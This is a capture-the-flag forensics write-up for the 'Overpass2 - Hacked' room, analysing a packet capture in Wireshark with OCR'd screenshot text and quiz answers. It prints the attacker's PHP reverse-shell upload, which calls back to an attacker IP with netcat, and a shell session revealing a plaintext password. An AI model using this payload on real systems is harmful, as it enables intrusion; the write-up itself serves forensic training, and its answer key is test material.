Overpass2 - Hacked


Introduction

This room's task introduces the attack concept where by an analysist is expected to analyse the attacker's actions and hack back in.

Activities


Task 1: Forensics – Analyse the PCAP

The room starts by providing a PCAP file that contains the packets captured during the attack. There are five questions that need to be answered by forensically analyzing the captured network packets. Using **Wireshark**, I opened the PCAP file to analyze the network packets and start answering the questions.



```
No.   Time          Source            Destination       Protocol  Length Info
    1 0.000000000   192.168.170.145   192.168.170.159   TCP           74 47732 → 80 [SYN] Se
    2 0.000122542   192.168                                           74 80 → 47732 [SYN, AC
    3 0.000211854   192.168                                           66 47732 → 80 [ACK] Se
    4 0.000326676   192.168                                          484 GET /development/ H
    5 0.000342046   192.168                                           66 80 → 47732 [ACK] Se
    6 0.000860947   192.168                                         1078 HTTP/1.1 200 OK  (t
    7 0.000863357   192.168                                           66 47732 → 80 [ACK] Se
    8 5.002042815   192.168                                           66 47732 → 80 [FIN, AC
    9 5.002197308   192.168                                           66 80 → 47732 [FIN, AC
   10 5.002289760   192.168                                           66 47732 → 80 [ACK] Se
   11 7.915625379   192.168                                           74 47734 → 80 [SYN] Se
   12 7.915783662   192.168                                           74 80 → 47734 [SYN, AC
   13 7.915903135   192.168                                           66 47734 → 80 [ACK] Se
   14 7.915992166   192.168                                         1026 POST /development/u
   15 7.916108038   192.168                                           66 80 → 47734 [ACK] Se
   16 7.916964256   192.168

› Frame 1: 74 bytes on wire (5
› Ethernet II, Src: VMware_17
› Internet Protocol Version 4,
› Transmission Control Protoco
```

1 2 3 4
10.8.181.34
6:45
CSA-2_1: Assignm
Kali Linux
Kali Tools
overpass2.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Mark/Unmark Packet(s) Ctrl+M
Ignore/Unignore Packet(s) Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift… Ctrl+Shift+T
Packet Comments
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As…
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
DCCP Stream Ctrl+Alt+Shift+E
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream
QUIC Stream
SIP Call
sk Files




```
GET /development/ HTTP/1.1
Host: 192.168.170.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-Modified-Since: Tue, 21 Jul 2020 01:38:24 GMT
If-None-Match: "588-5aae9add656f8-gzip"

HTTP/1.1 200 OK
Date: Tue, 21 Jul 2020 20:33:53 GMT
Server: Apache/2.4.29 (Ubuntu)
Last-Modified: Tue, 21 Jul 2020 01:38:24 GMT
ETag: "588-5aae9add656f8-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 675
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

..........uTMo.0...W0:.s.v.Vv....aH..........!.I.a.}.l.I....P...#.>.\>.~.<A..]..p..
B.3..C.1.......
```

1 client pkt(s), 1 server pkt(s), 1 turn(s).

Entire conversation (1430 bytes) Show data as ASCII Stream 0

Find:


overpass2.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
10.8.181.34
21:46

http


```
No. Time        Source          Destination     Protocol Length Info
  1 0.000000000 192.168.170.145 192.168.170.159 TCP        74 47732 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS
  2 0.000122542 192.168.170.159 192.168.170.145 TCP        74 80 → 47732 [SYN, ACK] Seq=0 Ack=1 Win=6516
  3 0.000211854 192.168.170.145 192.168.170.159 TCP        66 47732 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len
  4 0.000326676 192.168.170.145 192.168.170.159 HTTP      484 GET /development/ HTTP/1.1
  5 0.000342046 192.168.170.159 192.168.170.145 TCP        66 80 → 47732 [ACK] Seq=1 Ack=419 Win=64768 L
  6 0.000860947 192.168.170.159 192.168.170.145 HTTP     1078 HTTP/1.1 200 OK  (text/html)
  7 0.000863357 192.168.170.145 192.168.170.159 TCP        66 47732 → 80 [ACK] Seq=419 Ack=1013 Win=6412
  8 5.002042815 192.168.170.145 192.168.170.159 TCP        66 47732 → 80 [FIN, ACK] Seq=419 Ack=1013 Win
  9 5.002197308 192.168.170.159 192.168.170.145 TCP        66 80 → 47732 [FIN, ACK] Seq=1013 Ack=420 Win
 10 5.002289760 192.168.170.145 192.168.170.159 TCP        66 47732 → 80 [ACK] Seq=420 Ack=1014 Win=6412
 11 7.915625379 192.168.170.145 192.168.170.159 TCP        74 47734 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS
 12 7.915783662 192.168.170.159 192.168.170.145 TCP        74 80 → 47734 [SYN, ACK] Seq=0 Ack=1 Win=6516
 13 7.915903135 192.168.170.145 192.168.170.159 TCP        66 47734 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len
 14 7.915992166 192.168.170.145 192.168.170.159 HTTP     1026 POST /development/upload.php HTTP/1.1  (ap
```

```
▸ Transmission Control Protocol, Src Port: 47734, Dst Port: 80, Seq: 1, Ack: 1, Len: 960
▾ Hypertext Transfer Protocol
  ▾ POST /development/upload.php HTTP/1.1\r\n
    ▸ [Expert Info (Chat/Sequence): POST /development/upload.php HTTP/1.1\r\n]
      Request Method: POST
      Request URI: /development/upload.php
      Request Version: HTTP/1.1
    Host: 192.168.170.159\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
```

```
0000  00 0c 29 6e 18
0010  03 f4 0a 2e 40
0020  aa 9f ba 76 00
0030  01 f6 a9 f3 00
0040  2c c6 50 4f 53
0050  65 6e 74 2f 75
0060  54 54 50 2f 31
0070  39 32 2e 31 36
0080  55 73 65 72 2d
0090  6c 6c 61 2f 35
00a0  6e 75 78 20 78
```


ht is neither a field nor a protocol name. · Packets: 3896 · Displayed: 3896 (100.0%) · Profile: Default

To access the full access to tags, navigate follow > HTTP stream.


Wireshark · Follow HTTP Stream (tcp.stream eq 1) · overpass2.pcapng
tcp.stream eq 1
2 client pkt(s), 2 server pkt(s), 3 turn(s).
Entire conversation (2773 bytes)
Show data as ASCII
Find:
Find Next
Filter Out This Stream
Print
Save as…
Back
Close
Help
overpass2.pcapng
Profile: Default

```
No.   Time
   11 7.915625379
   12 7.915783662
   13 7.915903135
   14 7.915992166
   15 7.916108038
   16 7.916964256
   17 7.916975776
   18 11.984825193
   19 11.985407246
   20 11.985492397
   21 16.986459371
   22 16.986574454
```

```
POST /development/upload.php HTTP/1.1
Host: 192.168.170.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.170.159/development/
Content-Type: multipart/form-data; boundary=---------------------------1809049028579987031515260
006
Content-Length: 454
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----------------------------1809049028579987031515260006
Content-Disposition: form-data; name="fileToUpload"; filename="payload.php"
Content-Type: application/x-php

<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")
?>

-----------------------------1809049028579987031515260006
Content-Disposition: form-data; name="submit"

Upload File
-----------------------------1809049028579987031515260006--
```



Can you work out how the attacker got in, and hack your way back into Overpass' production server?

Note: Although this room is a walkthrough, it expects familiarity with tools and Linux. I recommend learning basic Wireshark and completing Linux Fundamentals as a bare minimum.

md5sum of PCAP file: 11c3b2e9221865580295bc662c35c6dc

Answer the questions below

What was the URL of the page they used to upload a reverse shell?

/development/

Correct Answer

What payload did the attacker use to gain access?

<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>

Correct Answer

Hint

What password did the attacker use to privesc?

Answer format: **********************


Submit

Hint

How did the attacker establish persistence?

Answer format: *****://******.***/*********/************

Submit


overpass2.pcapng
File Edit View Go Capture Analyze Statistics Telep
Wireshark · Follow TCP Stream (tcp.stream eq 3) · overpass2.pcapng
10.8.181.34
7:56
Filter Out This Stream
Print
Save as
Back
Close
Help
Find Next

tcp.stream eq 3

```
No.  Time          Source            De
  77 71.650937524  192.168.170.159   19
  78 71.650944424  192.168.170.145   19
  79 71.674926908  192.168.170.159   19
  80 71.674933498  192.168.170.145   19
  83 80.220669335  192.168.170.145   19
  84 80.221093213  192.168.170.159   19
  85 80.221191495  192.168.170.145   19
  86 80.221306458  192.168.170.159   19
  87 80.221365069  192.168.170.145   19
  88 82.384925514  192.168.170.145   19
  89 82.385349973  192.168.170.159   19
  90 82.385355363  192.168.170.145   19
```

```
▾ Frame 77: 68 bytes on wire (544 bits), 68 by
    Section number: 1
  ▾ Interface id: 0 (ens33)
      Interface name: ens33
    Encapsulation type: Ethernet (1)
    Arrival Time: Jul 21, 2020 23:35:04.81316
    [Time shift for this packet: 0.000000000
    Epoch Time: 1595363704.813166688 seconds
    [Time delta from previous captured frame:
    [Time delta from previous displayed frame
    [Time since reference or first frame: 71.
    Frame Number: 77
    Frame Length: 68 bytes (544 bits)
```

```
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@overpass-production:/var/www/html/development/uploads$ ls -lAh
ls -lAh
total 8.0K
-rw-r--r-- 1 www-data www-data 51 Jul 21 17:48 .overpass
-rw-r--r-- 1 www-data www-data 99 Jul 21 20:34 payload.php
www-data@overpass-production:/var/www/html/development/uploads$ cat .overpass
cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQH96?6G6C?@E62CE:?DE2?EQN.www-data@overpass-production:/var/www/html/de
velopment/uploads$ su james
su james
Password: whenevernoteartinstant

james@overpass-production:/var/www/html/development/uploads$ cd ~
cd ~
james@overpass-production:~$ sudo -l]
sudo -l]
sudo: invalid option -- ']'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
            [command]
```


67 client pkt(s), 19 server pkt(s), 38 turn(s).

Entire conversation (6980 bytes) Show data as ASCII Stream 3

Find:

overpass2.pcapng

To get the password, first locate tcp with complete handshake. Then **follow > http stream**



Can you work out how the attacker got in, and hack your way back into Overpass' production server?

Note: Although this room is a walkthrough, it expects familiarity with tools and Linux. I recommend learning basic Wireshark and cc Fundamentals as a bare minimum.

Woop woop! Your answer is correct.

md5sum of PCAP file: 11c3b2e9221865580295bc662c35c6dc

Answer the questions below

What was the URL of the page they used to upload a reverse shell?

/development/ Correct Answer

What payload did the attacker use to gain access?

<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?> Correct Answer Hint

What password did the attacker use to privesc?


whenevernoteartinstant Correct Answer Hint

How did the attacker establish persistence?

Answer format: *****://******.***/*********/************ Submit

Using the fasttrack wordlist, how many of the system passwords were crackable?

